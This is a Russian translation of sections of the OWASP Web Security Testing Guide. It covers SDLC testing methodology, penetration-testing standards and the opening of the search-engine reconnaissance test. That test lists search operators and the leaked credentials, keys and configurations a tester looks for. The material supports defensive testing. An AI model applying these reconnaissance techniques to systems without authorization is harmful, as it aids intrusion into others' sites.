Разработчики изучают данные тестов безопасности, чтобы показать, что код приложения безопасен и эффективен. Это позволяет им обосновывать необходимость использования инструментов анализа исходного кода, соблюдения стандартов безопасной разработки и посещения тренингов по безопасности приложений.

Руководители проектов ищут данные, которые позволят им успешно управлять работами и ресурсами по тестированию безопасности и использовать их в соответствии с планом проекта. Для них данные тестирования могут показать, что проекты идут по графику и успевают к намеченным срокам сдачи, а их безопасность улучшается в ходе тестов.

Данные тестов также помогают обосновать необходимость тестирования безопасности, если инициатива исходит от эксперта по безопасности приложений. Например, он может предоставить доказательства того, что тестирование безопасности по ходу SDLC не только не увеличит срок сдачи проекта, а даже снизит нагрузку на устранение уязвимостей на более поздних этапах.

Для аудиторов метрики тестирования безопасности указывают на уровень доверия к защищённости приложений и уверенность в том, что соблюдение стандартов безопасности в организации обеспечивается посредством процессов анализа защищённости.

Наконец, директора по информационным технологиям (CIO) и по информационной безопасности (CISO), которые несут ответственность за бюджет, выделяемый на ресурсы безопасности, на основе данных тестирования обычно

пытаются провести анализ выгод и затрат. Это позволяет им принимать более обоснованные решения о том, в какие проекты и инструменты безопасности следует инвестировать. Одним из показателей, поддерживающих такой анализ, является возврат от инвестиций (ROI) в безопасность. Чтобы определить его на основе тестов безопасности, важно количественно оценить разницу между риском, связанным с выявлением уязвимостей, и влиянием тестов безопасности на снижение риска. А затем учесть эту разницу в стоимости тестирования безопасности и используемых инструментов тестирования.

Ссылки

- Национальный институт стандартов США (NIST) 2002 [исследование стоимости небезопасного программного обеспечения для экономики США из-за недостаточно качественного тестирования программного обеспечения](#)

3. Методика тестирования OWASP

3.1 Обзор

В этом разделе описывается типичная методика тестирования, которая может быть разработана в организации. Её можно рассматривать как справочник, состоящий из методов и задач, которые уместны на различных этапах жизненного цикла разработки (SDLC). Компании и проектные команды могут использовать эту модель для разработки собственной методики тестирования, а также охвата тестированием приложений своих поставщиков. Методику не следует рассматривать как предписывающую что делать, а, скорее, как гибкий подход, который может быть расширен и изменён в соответствии с процессом разработки и культурой организации.

Этот раздел призван помочь организациям разработать стратегию комплексного процесса тестирования и не предназначен для консультантов или подрядчиков, которые, как правило, занимаются более тактическими, специфическими областями тестирования.

Крайне важно понять, почему создание методики сквозного тестирования имеет решающее значение для оценки и улучшения защищённости приложений. В статье «Написание безопасного кода» Ховард и ЛеБлан отмечают, что выпуск бюллетеня по безопасности обходится Microsoft не менее чем в 100 тысяч долларов, а их клиентам в совокупности обходится гораздо больше, чем применение исправлений безопасности. Они также отмечают, что на [web-сайте правительства США по борьбе с киберпреступностью](#) подробно описываются недавние уголовные дела и убытки организаций. Типичные убытки намного превышают 100 тысяч долларов.

С такой экономикой неудивительно, что поставщики программного обеспечения смещают фокус с тестирования безопасности исключительно методом «чёрного

ящика», которое может быть выполнено только для уже развёрнутых приложений, на более ранние этапы, таких как определение, проектирование и разработка.

Многие специалисты по безопасности до сих пор воспринимают тестирование безопасности только как тестирование на проникновение. Как обсуждалось в предыдущей главе, хотя тестирование на проникновение и играет определённую роль, оно, как правило, неэффективно для поиска ошибок и чрезмерно зависит от навыков тестировщика. Его следует рассматривать только как один из методов или для повышения осведомлённости о проблемах в среде эксплуатации. Чтобы повысить безопасность приложений, необходимо повысить её качество. Это означает тестирование безопасности на этапах определения, проектирования, разработки, развёртывания и сопровождения, а не использование дорогостоящей стратегии ожидания завершения сборки кода.

Как обсуждалось во введении к этому документу, существует множество методологий разработки, таких как Rational Unified Process, разработка eXtreme и Agile, а также традиционные методологии водопада. Цель этого руководства не в том, чтобы предложить какую-либо конкретную методологию разработки и предоставить конкретные рекомендации, которые придерживаются какой-либо конкретной методологии. Вместо этого мы представляем общую модель разработки, и читатель должен следовать ей в соответствии с процессами своей компании.

Эта методика тестирования состоит из действий, которые должны выполняться:

- До начала разработки
- В процессе определения и проектирования
- В процессе разработки
- В процессе развёртывания
- В процессах сопровождения и эксплуатации.

Этап 1. До начала разработки

Этап 1.1. Определите свой SDLC

Прежде чем приступить к разработке приложения, необходимо определить такой SDLC, в котором безопасность обеспечивается на каждом его этапе.

Этап 1.2. Ознакомьтесь с политиками и стандартами

Убедитесь в наличии соответствующих политик, стандартов и документации. Документация чрезвычайно важна, поскольку она даёт командам разработчиков руководящие принципы и процедуры, которым они могут следовать. Люди поступают правильно только в том случае, если они знают, что это правильно (и как этого достичь).

Если приложение должно разрабатываться на Java, важно, чтобы был доступен стандарт безопасного кода на Java. Если приложение должно использовать криптографию, важно, чтобы был стандарт по криптографии. Ни политики, ни стандарты не смогут охватить все ситуации, с которыми может столкнуться команда разработчиков, но если задокументировать хотя бы самые распространённые и предсказуемые из них, то в процессе разработки придётся принимать меньше решений.

Этап 1.3. Разработайте критерии измерения и метрики и обеспечьте их прослеживаемость

Перед началом разработки спланируйте программу измерений. Определите критерии, которые необходимо измерять; они позволят увидеть дефекты как в процессе, так и в продукте. Важно определить метрики до начала разработки, так как может возникнуть необходимость изменить процесс для сбора данных.

Этап 2. В процессе определения и проектирования

Этап 2.1. Ознакомьтесь с требованиями безопасности

Требования безопасности определяют, как приложение функционирует с точки зрения безопасности. Важно, чтобы требования безопасности были протестированы. Тестирование в данном случае означает проверку предположений, сделанных в требованиях, и на предмет наличия пробелов в определениях самих требований.

Например, если в требовании безопасности говорится, что пользователи должны быть зарегистрированы, прежде чем они смогут получить доступ к разделу технических документов web-сайта, означает ли это, что пользователь должен быть зарегистрирован в системе или пользователь должен пройти аутентификацию? Убедитесь, что требования являются как можно более однозначными.

При поиске пробелов в требованиях обратите внимание на такие механизмы защиты, как:

- Управление пользователями
- Аутентификация
- Авторизация
- Конфиденциальность данных
- Целостность
- Подотчётность
- Управление сессиями
- Защита канала передачи информации

- Сегментация системы и разделение полномочий
- Соответствие законодательству и стандартам (включая персональные данные, государственные и отраслевые стандарты)

Этап 2.2. Рассмотрите архитектуру приложений

Приложения должны иметь документированный дизайн и архитектуру. Эта документация может включать модели, текстовые документы и другие подобные артефакты. Важно проанализировать эти артефакты, чтобы убедиться, что дизайн и архитектура обеспечивают надлежащий уровень безопасности, как определено в требованиях.

Выявление недостатков безопасности на этапе проектирования — это не только один из наиболее экономичных способов для выявления недостатков, но и один из наиболее эффективных для внесения изменений. Например, если в архитектуре указано, что требуется принятие решений об авторизации в нескольких местах, может оказаться уместным рассмотреть единый компонент авторизации. Если приложение выполняет контроль данных в нескольких местах, может оказаться уместным создать единую точку контроля (т.к. это гораздо дешевле).

Если обнаруживаются недостатки, они должны быть доведены до архитектора приложений для поиска альтернативных решений.

Этап 2.3. Разработайте и проанализируйте UML-модели

После завершения проектирования архитектуры разработайте модели на унифицированном языке моделирования (UML), которые описывают, как работает приложение. Иногда они уже могут быть в наличии. Используя эти модели, уточните у архитекторов как именно работает приложение. Если обнаружите недостатки, доведите их до архитектора для поиска альтернативных решений.

Этап 2.4. Разработайте и проанализируйте модели угроз

Вооружившись результатами анализа архитектуры, а также UML-моделями, объясняющими, как именно работает приложение, проведите моделирование угроз. Опишите реалистичные сценарии угроз. Проанализируйте дизайн и архитектуру, чтобы убедиться, что эти угрозы были снижены, приняты бизнесом или переданы третьей стороне, например страховой компании. Если выявленные угрозы не имеют стратегий снижения тяжести последствий, пересмотрите архитектуру с архитектором приложений, чтобы изменить дизайн.

Этап 3. В процессе разработки

Теоретически разработка — это реализация архитектуры. Однако в реальном мире многие архитектурные решения принимаются во время разработки кода. Часто это незначительные решения, которые были либо слишком

несущественными, чтобы их описывать в дизайне, либо это вопросы, по которым в регламентах и стандартах отсутствуют какие-либо ограничения или рекомендации. Если архитектура оказалась неадекватной, разработчику придётся принимать множество решений самостоятельно. Если регламентов и стандартов недостаточно, разработчик столкнётся с ещё большим количеством решений.

Этап 3.1. Проведите «ознакомительную экскурсию» по коду

Специалисты по безопасности должны провести разбор кода с разработчиками, а в некоторых случаях и с архитекторами приложений. Разбор — это «ознакомительная экскурсия» по коду, во время которой разработчики рассказывают о логике работы реализованного кода. Это позволяет команде по анализу исходного кода получить общее представление о коде, а разработчикам — объяснить, почему те или иные компоненты были разработаны именно таким образом.

Цель состоит не в том, чтобы провести детальный анализ кода, а в том, чтобы на концептуальном уровне понять логику, компоновку и структуру кода, из которого состоит приложение.

Этап 3.2. Проведите анализ исходного кода

Вооружившись хорошим пониманием того, как устроен код и почему те или иные компоненты были разработаны именно таким образом, тестировщик сможет проверить имеющийся код на наличие дефектов безопасности.

При статическом анализе код проверяется по чек-листам, включая:

- Бизнес-требования к доступности, конфиденциальности и целостности;
- Руководство OWASP или чек-листы Top 10 для технических рисков (в зависимости от глубины анализа);
- Специфические требования, связанные с используемым языком или фреймворком, такие как Scarlet Paper для PHP или [чек-лист Microsoft по безопасной разработке на ASP.NET](#);
- Отраслевые требования, такие как Sarbanes-Oxley 404, COPPA, ISO/IEC 27002, APRA, HIPAA, руководства Visa для торгово-сервисных предприятий или другие регламенты.

С точки зрения отдачи от вложенных ресурсов (в основном времени), статический анализ кода даёт гораздо более качественный результат, чем любой другой метод тестирования безопасности, и меньше всего зависят от навыков проверяющего. Тем не менее, это не панацея, и результаты анализа необходимо рассматривать в контексте всего спектра методов тестирования.

Для получения более подробной информации о чек-листах OWASP, пожалуйста, обратитесь к актуальной версии [OWASP Top 10](#).

Этап 4. В процессе развёртывания

Этап 4.1. Протестируйте приложение на проникновение

Протестировав требования, рассмотрев архитектуру и проанализировав код, можно предположить, что все проблемы устранены. Надеемся, что так и есть, но тестирование на проникновение после развёртывания приложения обеспечивает дополнительную гарантию, что ничего не упущено.

Этап 4.2. Протестируйте безопасность настроек

Тест на проникновение должен включать проверку того, каким образом была развёрнута и защищена инфраструктура. Важно проанализировать все аспекты конфигурации, какими бы незначительными они не были, чтобы убедиться, что ни один из них не оставлен с настройками по умолчанию, которые могут быть уязвимы для эксплуатации.

Этап 5. В процессах сопровождения и эксплуатации

Этап 5.1. Проводите анализ эксплуатации приложения

Должен быть внедрён процесс, описывающий, как эксплуатировать приложение и его инфраструктуру.

Этап 5.2. Проводите регулярный анализ защищённости

Следует ежемесячно или ежеквартально проводить анализ защищённости как приложения, так и инфраструктуры, чтобы убедиться в отсутствии новых угроз безопасности и в том, что уровень защищённости не деградирует.

Этап 5.3. Обеспечьте верификацию изменений

После того, как изменение протестировано в тестовой среде, и до его развёртывания в среде эксплуатации, крайне важно его проверить, чтобы убедиться, что оно не ухудшило текущий уровень защищённости. Верификация должна быть неотъемлемой частью процесса управления изменениями.

Типичный процесс тестирования в SDLC

На рисунке ниже показан типичный процесс тестирования в SDLC.




Рисунок 3-1: Типичный процесс тестирования в SDLC

Методологии тестирования на проникновение

Обзор

- [Руководства по тестированию от OWASP](#)
 - Руководство по тестированию безопасности web-приложений (WSTG)
 - Руководство по тестированию безопасности мобильных приложений (MSTG)
 - Методология тестирования безопасности встроенного программного обеспечения (FSTM)
- [Стандарт проведения тестирования на проникновение](#)
- [Руководство по тестированию на проникновение от PCI](#)
 - [Руководство PCI DSS по тестированию на проникновение](#)
 - [Требования PCI DSS к тестированию на проникновение](#)
- [Фреймворк для тестирования на проникновение](#)

- [Техническое руководство по тестированию и оценке информационной безопасности](#)
- [Руководство по методологии тестирования безопасности с открытым исходным кодом](#)

Руководства по тестированию от OWASP

Что касается проведения технического тестирования безопасности, настоятельно рекомендуется использовать руководства по тестированию от OWASP. В зависимости от типов приложений ниже перечислены руководства по тестированию для web-приложений/облачных сервисов, мобильных приложений (Android/iOS) или встроенного программного обеспечения/Интернета вещей (IoT) соответственно.

- [Руководство по тестированию безопасности web-приложений](#)
- [Руководство по тестированию безопасности мобильных приложений](#)
- [Методология тестирования безопасности встроенного программного обеспечения](#)

Стандарт проведения тестирования на проникновение

Стандарт проведения тестирования на проникновение (PTES) разделяет тестирование на проникновение на 7 этапов. В частности, Технические рекомендации PTES содержат практические предложения по процедурам тестирования и рекомендации по инструментам тестирования безопасности.

- Предварительные взаимодействия
- Сбор информации
- Моделирование угроз
- Анализ уязвимостей
- Эксплуатация
- Пост-эксплуатация
- Отчётность

[Технические рекомендации PTES](#)

Руководство по тестированию на проникновение от PCI

Требование 11.3 Стандарта безопасности данных индустрии платёжных карт (PCI DSS) устанавливает Требования к тестированию на проникновение. PCI также предоставляет Руководство по тестированию на проникновение.

Руководство PCI DSS по тестированию на проникновение

Руководство по тестированию на проникновение PCI DSS содержит рекомендации по следующим направлениям:

- Компоненты тестирования на проникновение
- Квалификация пентестера
- Методологии тестирования на проникновение
- Руководство по составлению отчётов о тестировании

Требования PCI DSS к тестированию на проникновение

Требования PCI DSS изложены в требовании 11.3 Стандарта безопасности данных индустрии платёжных карт (PCI DSS).

- Основаны на принятых в отрасли подходах
- Охватывают среду обработки данных о держателях карт (CDE) и критичные системы
- Включают внешнее и внутреннее тестирование
- Требуют подтверждения для сокращения области тестирования
- Тестируют уровень приложений
- Тестируют уровень инфраструктуры для сети и операционной системы

[Руководство PCI DSS по тестированию на проникновение](#)

Фреймворк для тестирования на проникновение

Фреймворк для тестирования на проникновение (PTF) предоставляет исчерпывающее практическое руководство по тестированию. В нём также перечислены способы применения инструментов тестирования безопасности в каждой категории тестирования, которые включают в себя:

- Обнаружение следов в сети (рекогносцировка)
- Инвентаризация и зондирование ресурсов
- Перебор
- Взлом паролей
- Анализ уязвимостей
- Аудит AS/400
- Тестирование Bluetooth
- Тестирование Cisco
- Тестирование Citrix
- Тестирование магистральной сети
- Серверные тесты
- Безопасность VoIP
- Пентест беспроводных сетей
- Физическая безопасность
- Итоговый отчет (шаблон)

[Фреймворк для тестирования на проникновение](#)

Техническое руководство по тестированию и оценке информационной безопасности

Техническое руководство по тестированию и оценке информационной безопасности (NIST 800-115) включает в себя методы, перечисленные ниже.

- Методы исследования
- Методы идентификации и анализа целей
- Методы тестирования уязвимостей цели
- Планирование оценки защищённости
- Проведение оценки защищённости
- Мероприятия после тестирования

Подробнее в [NIST 800-115](#).

Руководство по методологии тестирования безопасности с открытым исходным кодом

Руководство по методологии тестирования безопасности с открытым исходным кодом (Open Source Security Testing Methodology Manual, OSSTMM) представляет собой методологию для тестирования операционной безопасности для физических местоположений, производственных процессов, безопасности персонала, физической безопасности, беспроводных сетей, телекоммуникаций, включая соблюдение правил и законодательства. OSSTMM может служить вспомогательным справочником для ISO 27001 вместо практического или технического руководств по тестированию на проникновение.

OSSTMM включает следующие разделы:

- Анализ защищённости
- Метрики операционной безопасности
- Анализ доверия
- Производственный процесс
- Тестирование безопасности персонала
- Тестирование физической безопасности
- Тестирование безопасности беспроводных сетей
- Тестирование безопасности телекоммуникаций
- Тестирование безопасности сетей передачи данных
- Соответствие применимым правилам и нормам
- Отчётность STAR (Security Test Audit Report)

[Open Source Security Testing Methodology Manual](#)

Ссылки

- [PCI DSS — Руководство по тестированию на проникновение](#)
- [PTES — Стандарт проведения тестирования на проникновение](#)
- [OSSTMM — Руководство по методологии тестирования безопасности с открытым исходным кодом](#)
- [NIST SP 800-115 — Техническое руководство по тестированию и оценке информационной безопасности](#)
- [HIPAA — Оценка тестирования защищённости, 2012](#)
- [PTF — Фреймворк для тестирования на проникновение](#)
- [OWASP MSTG — Руководство по тестированию безопасности мобильных приложений](#)
- [Презентация о тестировании безопасности для мобильных приложений](#)
- [Kali Linux](#)
- [Информационное дополнение к PCI DSS: Требование 11.3 Тестирование на проникновение](#)

4. Тестирование безопасности веб-приложений

Введение и цели

В этом разделе описывается методология тестирования безопасности веб-приложения OWASP и объясняется, как проверять наличие уязвимостей в приложении из-за недостатков в установленных мерах безопасности.

Что такое тестирование безопасности web-приложений?

Тестирование безопасности — это метод оценки безопасности компьютерной системы или сети путём методической проверки и подтверждения эффективности мер защиты приложений. Тестирование безопасности web-приложений предназначено только для оценки защищённости web-приложения. Процесс включает в себя активный анализ приложения на наличие дефектов, технических недостатков или уязвимостей. Все обнаруженные проблемы безопасности будут представлены владельцу системы вместе с оценкой воздействия, предложениями по снижению тяжести последствий или техническими решениями.

Что такое уязвимость?

Уязвимость — это изъян или недостаток в архитектуре, реализации, эксплуатации или управлении системой, которые могут быть использованы для компрометации целей безопасности системы.

Что такое угроза?

Угроза — это то (внешний нарушитель или внутренний пользователь, нестабильность системы и т.д.), что может нанести ущерб ресурсам, принадлежащим приложению (таким как данные в базе данных или в файловой системе), эксплуатируя уязвимость.

Что такое тест?

Тест — это действие, направленное на демонстрацию того, что приложение удовлетворяет требованиям безопасности, предъявляемым заинтересованными сторонами.

Подход к написанию этого руководства

Подход OWASP является открытым и коллективным:

- Открытость: каждый эксперт по безопасности может участвовать в проекте и делиться своим опытом. Абсолютно бесплатно.
- Совместная работа: перед написанием статей проводится мозговой штурм, чтобы команда могла поделиться идеями и разработать коллективное видение проекта. Она позволяет достичь консенсуса, увеличивает аудиторию и стимулирует её активное участие.

Этот подход направлен на создание определённой методологии тестирования, которая будет:

- Последовательной
- Воспроизводимой
- Строгой
- С контролируемым качеством.

Проблемы, которые необходимо решать, полностью задокументированы и протестированы. Важно применять единый подход для проверки всех известных уязвимостей и документирования всех действий по тестированию безопасности.

Из чего состоит методология тестирования OWASP?

Тестирование безопасности никогда не станет точной наукой, позволяющей определить полный список возможных проблем, которые следует протестировать. На самом деле этот метод подходит только при определённых обстоятельствах. Цель этого проекта — собрать все возможные методы тестирования, пояснить их и постоянно обновлять руководство. Методика тестирования безопасности web-приложений OWASP (как правило) основана на подходе «чёрного ящика», т.е. тестировщик ничего не знает или имеет очень мало информации о тестируемом приложении.

Модель тестирования состоит из:

- тестировщика — того, кто выполняет действия по тестированию;
- инструментов и методологии — основы этого Руководства по тестированию;
- приложения — «чёрного ящика», который надо протестировать.

Тестирование можно разделить на пассивное и активное:

Пассивное тестирование

При пассивном тестировании тестировщик пытается понять логику приложения и исследует приложение как пользователь. Для сбора информации могут применяться различные инструменты. Например, можно использовать HTTP(S)-прокси для наблюдения за HTTP(S)-запросами и ответами. В конце данного этапа тестировщик должен в целом понимать все точки доступа и функциональные возможности системы (например, HTTP-заголовки, параметры, файлы cookie, API, используемые технологии / шаблоны и т.д.).

Например, тестировщик может найти страницу по следующему адресу:

https://www.example.com/login/auth_form

Он может указывать на форму аутентификации, где приложение запрашивает имя пользователя и пароль.

Следующие параметры представляют две точки доступа к приложению:

<https://www.example.com/appx?a=1&b=1>

В этом примере приложение указывает на две точки доступа (параметры **a** и **b**). Все входные точки, найденные на этом этапе, представляют собой цели для тестирования. Отслеживание каталога или дерева вызовов приложения и всех точек доступа может оказаться полезным во время активного тестирования.

Активное тестирование

При активном тестировании тестировщик начинает использовать методики, описанные в следующих разделах.

Набор активных тестов разбит на 12 категорий:

- Сбор информации
- Тестирование управления конфигурациями и развёртыванием
- Тестирование управления идентификацией
- Тестирование аутентификации
- Тестирование авторизации
- Тестирование управления сессиями
- Тестирование контроля входных данных

- Обработка ошибок
- Криптография
- Тестирование бизнес-логики
- Тестирование на стороне клиента
- Тестирование API

Разведка в поисковых системах и обнаружение утечек информации

ID

WSTG-INFO-01

Обзор

Чтобы поисковые системы выдавали результат, компьютерные программы (или **роботы**) регулярно извлекают (или как ещё говорят [сканируют](#)) данные с миллиардов страниц в Интернете. Эти программы находят web-контент и функции, переходя по ссылкам с других страниц или просматривая карты сайтов. Если у web-сайта есть специальный файл **robots.txt** с перечнем страниц, которые не должны сканироваться поисковыми системами, то перечисленные там страницы будут проигнорированы. Это основные принципы, — Google предлагает более подробный рассказ о том [как работает поисковая система](#).

Тестировщики могут использовать поисковые системы для рекогносцировки сайтов и web-приложений. Существуют прямые и косвенные методы обнаружения и разведки в поисковых системах: прямые методы связаны с поиском по индексам и связанного с ними контента из кэшей, а косвенные — с получением конфиденциальной информации о дизайне и конфигурации путём поиска на форумах, группах новостей и сайтах с конкурсными торгами.

Как только робот поисковой системы завершил сканирование, он начинает индексировать контент на основе тегов и связанных атрибутов, таких как **<TITLE>**, чтобы выдавать релевантные результаты поиска. Если файл **robots.txt** давно не обновлялся и не использовались HTML-метатеги, предписывающие роботам не индексировать контент, то индексы могут содержать контент, не предназначенный для сканирования. Для его удаления владельцы сайтов могут использовать ранее упомянутый файл **robots.txt**, HTML-метатеги, механизмы аутентификации и инструменты, предоставляемые поисковыми системами.

Задача тестирования

- Определить, какая конфиденциальная информация об архитектуре и конфигурации приложения, системы или организации раскрывается прямо (на

сайте организации) или косвенно (через сторонние сервисы).

Как тестировать

Используйте поисковую систему для обнаружения потенциально конфиденциальной информации. Она может включать:

- сетевые схемы и конфигурации;
- архивные сообщения и электронные письма администраторов или других ключевых сотрудников;
- описание процедуры входа в систему и формата имени пользователя;
- имена пользователей, пароли и закрытые ключи;
- файлы конфигурации к сторонним или облачным службам;
- развёрнутое описание ошибок;
- непубличные приложения (разработка, тестирование, в т.ч. приёмо-сдаточное (UAT) и промежуточные версии сайтов).

Поисковые системы

Не ограничивайте тестирование только одним поставщиком поиска. Результаты разных систем могут отличаться, в зависимости от того, когда поисковая система в последний раз сканировала контент, и от алгоритма, который она использует для ранжирования выдачи страниц. Рассмотрите возможность использования следующих поисковых систем (в алфавитном порядке):

- [Baidu](#) — [самая популярная](#) поисковая система в Китае.
- [Bing](#) — поисковая система, принадлежащая и управляемая Microsoft, вторая [по популярности](#) в мире. Поддерживает [расширенный поиск по ключевым словам](#).
- [binsearch.info](#) — поисковая система для бинарных групп новостей Usenet.
- [Common Crawl](#) — «открытое хранилище данных web-сканирования, к которому любой желающий может получить доступ и проанализировать его».
- [DuckDuckGo](#) — поисковая система, ориентированная на конфиденциальность, которая собирает результаты из множества различных [источников](#). Поддерживает [синтаксис поиска](#).
- [Google](#) — [самая популярная](#) поисковая система в мире. Использует систему ранжирования, пытаясь выдавать наиболее релевантные результаты. Поддерживает [операторы поиска](#).
- [Internet Archive Wayback Machine](#) — «создаёт цифровую библиотеку интернет-сайтов и других культурных артефактов в цифровой форме».
- [Shodan](#) — сервис для поиска подключенных к Интернету устройств и сервисов. Варианты использования включают ограниченный бесплатный тарифный план, а также платные планы подписки.

Операторы поиска

Оператор поиска — это специальное ключевое слово или синтаксис, расширяющий возможности обычных поисковых запросов, что может помочь получить более точные результаты. Обычно они имеют вид **operator:query**. Вот некоторые часто поддерживаемые операторы поиска:

- **site:** ограничивает поиск указанным доменом.
- **inurl:** выдаёт только те результаты, которые включают запрашиваемое ключевое слово в URL.
- **intitle:** выдаёт только те результаты, которые включают запрашиваемое ключевое слово в названии страницы.
- **intext:** или **inbody:** ищут ключевое слово только в теле страниц.
- **ограничивают поиск только указанным типом файла, например, png или php.**

Например, чтобы найти web-контент на owasp.org, проиндексированный типичной поисковой системой, требуется следующий синтаксис:

`site:owasp.org`




Рисунок 4.1.1-1: Пример результатов поиска в Google с помощью оператора site

Просмотр кэшированного контента

Для поиска контента, который был проиндексирован ранее, используйте оператор **cache:**. Это полезно для просмотра контента, который мог измениться с момента его сканирования или стать недоступным. Не все поисковые системы позволяют искать по кэшированному контенту; наиболее полезным источником на момент написания является Google.

Для просмотра owasp.org в том виде, в котором он был проиндексирован, используйте следующий синтаксис:

```
cache:owasp.org
```

